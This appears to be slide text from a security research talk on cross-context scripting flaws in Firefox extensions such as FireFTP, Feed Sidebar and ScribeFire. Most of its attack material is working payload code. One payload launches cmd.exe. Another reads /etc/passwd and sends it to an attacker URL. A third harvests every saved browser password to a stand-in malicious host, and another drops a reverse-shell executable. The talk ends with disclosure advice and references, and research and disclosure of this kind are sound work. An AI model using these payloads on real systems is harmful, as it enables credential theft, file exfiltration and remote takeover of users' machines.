
Demo

- Remote Code Execution Payload – invoking cmd.exe

```
<script>

var getWorkingDir= Components.classes["@mozilla.org/file/directory_service;1"].
getService(Components.interfaces.nsIProperties).get("Home", Components.interfaces.nsIFile);

var lFile = Components.classes["@mozilla.org/file/local;1"].
createInstance(Components.interfaces.nsILocalFile);

var lPath = "C:\\WINDOWS\\system32\\win.com";alert(lPath);lFile.initWithPath(lPath);

var process = Components.classes["@mozilla.org/process/util;1"].
createInstance(Components.interfaces.nsIProcess);

process.init(lFile);process.run(false,['C:\\WINDOWS\\system32\\cmd.exe'],1);

</script>
```

Update Scanner

- **Update Scanner (<3.0.3)** NEW



- **Issue:**
  - Updated content is rendered within a chrome privileged window.
  - Malicious site inserts new payload and that is rendered when the user looks at the site changes from the Update Scanner window
- **Filtering/Protection:**
  - <script> is ignored
- **Exploit:**
  - XSS via event handler : <img src=a onerror='evilpayload'>


Demo

- **Compromising NoScript – whitelisting malicious site**

```
var prefs = Components.classes["@mozilla.org/preferences-service;1"]
                      .getService(Components.interfaces.nsIPrefService);

prefs = prefs.getBranch("capability.policy.maonoscript.");

prefs.setCharPref("sites", "maliciousssitehere.com");
```

FireFTP

- **FireFTP (<1.1.4)**



- **Issue:**
  - HTML and JavaScript in a server's welcome message is evaluated when connecting to an FTP server.
  - The code is executed in the chrome privilege zone
- **Filtering/Protection:**
  - None.
- **Exploit:**
  - Local File Disclosure

Demo

- Local File Disclosure

```
<html>
<head>

<script>
function s() {

x = document.getElementById("test").contentWindow;

alert(x.document.getElementsByTagName("body")["0"].innerHTML);

document.location="http://maliciousite/"
+unescape(x.document.getElementsByTagName("body")["0"].innerHTML);

}

</script>
</head>
<body>

<iframe src="view-source:file:///etc/passwd" id="test"></iframe>

<script>setTimeout('s()',3000);</script>

</body>
</html>
```

Feed Sidebar

- **Feed Sidebar (<3.2)** NEW

- **Issue:**
  - HTML and JavaScript in the <description> tags of RSS feeds is executed in the chrome security zone.
  - JavaScript is encoded in base64 or used as the source of an iframe and executed when the user clicks on the malicious feed item.
- **Filtering/Protection:**
  - <script> tags are stripped
- **Exploit:**
  - <iframe src="data:text/html;base64,*base64encodedjavascript*"></iframe>


Demo

- **Password stealing**

```
<script>
 var l2m=Components.classes["@mozilla.org/login-manager;1"].getService(
 Components.interfaces.nsILoginManager);

 alltheinfo = l2m.getAllLogins({});

 for (i=0;i<=alltheinfo.length;i=i+1){
  document.write("<iframe src='http://maliciousssite/?" +
  unescape(alltheinfo[i].hostname) + ":" + unescape(alltheinfo[i].username) +
  ":" + unescape(alltheinfo[i].password) + "' width=0 height=0></iframe>");
 }
</script>
```

ScribeFire

- **ScribeFire (<3.4.3)** NEW



- **Issue:**
  - JavaScript in DOM event handlers such as onLoad is evaluated in the chrome privileged browser zone.
  - Drag & dropping a malicious image into the blog editor executes the JavaScript.
- **Filtering/Protection:**
  - No protection for DOM event handlers.
- **Exploit:**
  - <img src='http://somewebsite.tld/lolcatpicture.jpg' onLoad='*evilJavaScript*'>

Exploit

- Reverse VNC Using XHR – contents of payload

```
var xmlhttp;
function loadXMLDoc(url){
 xmlhttp=new XMLHttpRequest();
 xmlhttp.open("GET",url,false);
xmlhttp.overrideMimeType('text/plain;charset=x-user-defined');xmlhttp.send(null);
 if (xmlhttp.status==200){setTimeout("",300);makefile(xmlhttp.responseText);}
}
function makefile(bdata){
 var getWorkingDir=
Components.classes["@mozilla.org/file/directory_service;1"].getService(Components.in
terfaces.nsIProperties).get("Home", Components.interfaces.nsIFile);
 var aFile =
Components.classes["@mozilla.org/file/local;1"].createInstance(Components.interfaces
.nsILocalFile);
 aFile.initWithPath( getWorkingDir.path + "\\revshell.exe" );
 aFile.createUnique( Components.interfaces.nsIFile.NORMAL_FILE_TYPE, 777);
 var stream =
Components.classes["@mozilla.org/network/safe-file-output-stream;1"].createInstance(
Components.interfaces.nsIFileOutputStream);
stream.init(aFile, 0x04 | 0x08 | 0x20, 0777, 0);
stream.write(bdata, bdata.length);
 if (stream instanceof Components.interfaces.nsISafeOutputStream){
stream.finish();} else{stream.close();
}
```

Security Disclosure

- **Security disclosure is a new process to extension developers/vendors**
  - Security is underestimated/not understood.
  - Few posts regarding security vulnerabilities in Firefox extensions in sec mailing-lists as Full Disclosure.
  - Mozilla security team can now be queried for bugs found in extensions

Recommendations

- Developers:
  - Follow OWASP developer's guide
  - Read code of similar extensions for ideas on avoiding common bugs
- Security professionals:
  - Adhere to the OWASP testing guide and our presentation
  - Watch for publications for new ideas on breaking extensions
- End-users:
  - Don't trust extensions!
  - Changelogs of security issues / Bugzilla
  - Updating addons (after checking the above)
  - Consider Safe Mode (disable all extensions)

- **Thanks! (buy us a beer!)**

Roberto.suggi@security-assessment.com
Nick.freeman@security-assessment.com

References

- Research and publications on the topic
  - Extensible Web Browser Security - Mike Ter Louw, Jin Soon Lim, and V.N. Venkatakrishnan
    - http://www.mike.tl/view/Research/ExtensibleWebBrowserSecurity
  - Bachelor thesis on Firefox extension security - Julian Verdurmen
    - http://jverdurmen.ruhosting.nl/BachelorThesis-Firefox-extension-security.html
  - Attacking Rich Internet Applications (kuza55, Stefano Di Paola)
    - http://www.ruxcon.org.au/files/2008/Attacking_Rich_Internet_Applications.pdf

References

- Firebug – Petko. D. Petkov, Thor Larholm, 06 april 2007
  - http://larholm.com/2007/04/06/0day-vulnerability-in-firebug/
  - http://www.gnucitizen.org/blog/firebug-goes-evil/
- Tamper Data XSS - Roee Hay – 27 jul 2008
  - http://blog.watchfire.com/wfblog/2008/07/tamper-data-cro.html
- GreaseMonkey – ISS – 21 Jul 2005
  - http://xforce.iss.net/xforce/xfdb/21453
- Sage RSS Reader (pdp & David Kierznowski)
  - http://www.gnucitizen.org/blog/cross-context-scripting-with-sage/